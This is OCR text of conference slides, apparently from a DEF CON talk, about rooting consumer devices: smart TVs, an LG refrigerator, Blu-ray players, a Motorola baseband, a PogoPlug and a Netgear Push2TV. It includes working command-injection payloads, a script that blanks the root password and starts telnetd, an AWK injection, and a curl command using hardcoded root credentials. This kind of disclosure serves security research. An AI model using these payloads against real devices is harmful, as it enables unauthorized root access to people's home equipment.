
Android 4.2.2

A newer SOC compared to last year.

At DEF CON 21 we demonstrated how to bypass secure boot on the entire SOC family

Device 8

Hisense Android TV (Google TV)



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Device 8

Hisense Android TV (Google TV)

- Mount the "factory_setting" partition.
  - /dev/mmcblk0p3
  - Persists between boots.
- `# chmod 4755 su`
  - Could also use SuperSu or similar.

Pro Tip – Don't say: "[X] has never been hacked"

"A refrigerator has never been hacked." – USPS
https://youtu.be/HiWjfWb3bNc

- US Postal Service is at the forefront of refrigerator security.
- Took this as a challenge.
- Got parts, as it's a $3000 refrigerator.

Device 9

LG Smart Refrigerator (LFX31995ST)

Android 2.3


Brains of the fridge
Controls ice, compressor, water

WiFi, USB, SD Card

Device 9

LG Smart Refrigerator (LFX31995ST)

- UART – Boots to root console!
- EMMC – Success. Mount system, insert stock Android launcher and superuser binary.
- ro.secure=0, device already has su.



Command Injection

- User input can't be trusted.
- Don't use shell commands.
- Never trust user input.
- At least escape your shell commands.
- system() counts too.
- "ls %s" with the parameter ";reboot;" gives "ls ;reboot;", causing a reboot.

Device 10

Vizio Smart TVs (VF552XVT)


BCM97XXX-based Yahoo Powered Smart TV Platform is still widely available

One of the last full array backlit LED TVs.

Smartness is thin, the TV isn't.

Device 10

Vizio Smart TVs (VF552XVT)



CI via WiFi password – spawns a shell over a USB UART.

- Enter this:

```
;mknod /tmp/gtvhacker c 188 0;
```

- Then this:

```
;bash 2>/tmp/gtvhacker>/tmp/
gtvhacker</tmp/gtvhacker;
bash;
```

Device 11

Sony BDP-S5100 (Blu-Ray Player)

Blu-Ray Player

MTK8500 Chipset

Runs Linux

WiFi, Netflix, VUDU, etc.

Device 12

LG BP530 (Blu-Ray Player)

Blu-Ray Player

MTK8500 Chipset

Runs Linux

WiFi, Netflix, VUDU, etc.

Device
11+12

LG BP530 / Sony BDP-S5100 (Blu-Ray Players)

- Bug in the MTK supplied SDK, many players affected!
- Put an empty file named "vudu.txt" in a folder named "vudu" on a flash drive.
- Also create a “vudu.sh” containing:

```
mount -t overlayfs -o overlayfs /etc/passwd
echo "root::0:0:root:/root:/bin/sh" > /etc/passwd
/mnt/rootfs_normal/usr/sbin/telnetd
```

- Once VUDU is run, it’ll execute the shell script as root, and you can connect via Telnet.

Device 13

Panasonic DMP-BDT230 (Blu-Ray)

Blu-Ray Player


MTK8500 Chipset

Runs Linux

WiFi, Netflix, VUDU, etc

Device 13

Panasonic DMP-BDT230 (Blu-Ray)



115200 8n1- Console Output

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
Device 13

Panasonic DMP-BDT230



- Network folder name isn't sanitized prior to use.
- Injected commands run as root.

Device 14

Motorola RAZR LTE Baseband

- Baseband is isolated from main CPU – totally separate piece of hardware.
- Controls all cell network communications.
- Also runs an ARM processor with Linux.

Motorola RAZR LTE Baseband

- Baseband listens on an internal network, limited shell accessible on port 3023, diagnostic script on 3002.
- As seen in said script: AWK injection!
  - `busybox awk '{print substr(""'"$ {outFilePath}"'",0,1)}'`
- Lets us get a root shell on the baseband.
  - x",0,1);system("…");("

Device 15

PogoPlug Mobile

Online backup / cloud storage, < $10


Plug in USB drive / SD card, auto-upload to the cloud

Marvell Feroceon ARM SOC

Linux 2.6.31.8

Device 15

PogoPlug – UART



115200 8n1 - Open Bootloader & Root Shell

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
Device 15

PogoPlug Mobile Command Execution


/sqdiag/HBPlug



Device 15

PogoPlug Mobile Command Execution

/sqdiag/HBPlug?action=command



curl -k "https://root:ceadmin@IP_ADDR/sqdiag/HBPlug?action=command&command=reboot"

Device 16

Netgear Push2TV (PTV3000)

PureVu CNW6611L


Secure Media SOC

Screen Sharing Device

- Miracast
- Intel WiDi

Device 16

Netgear Push2TV – UART



Device 16

Netgear Push2TV (PTV3000)

- Via UART, press space at boot to interrupt uboot – run your own commands.
- UART again, root console is active for 2-3 seconds after booting.
- Command injection in web interface via box nickname – command will run as root.
- SPI flash chip holds uboot commands, can be reflashed to run custom ones.

Device 17

Ooma Telo

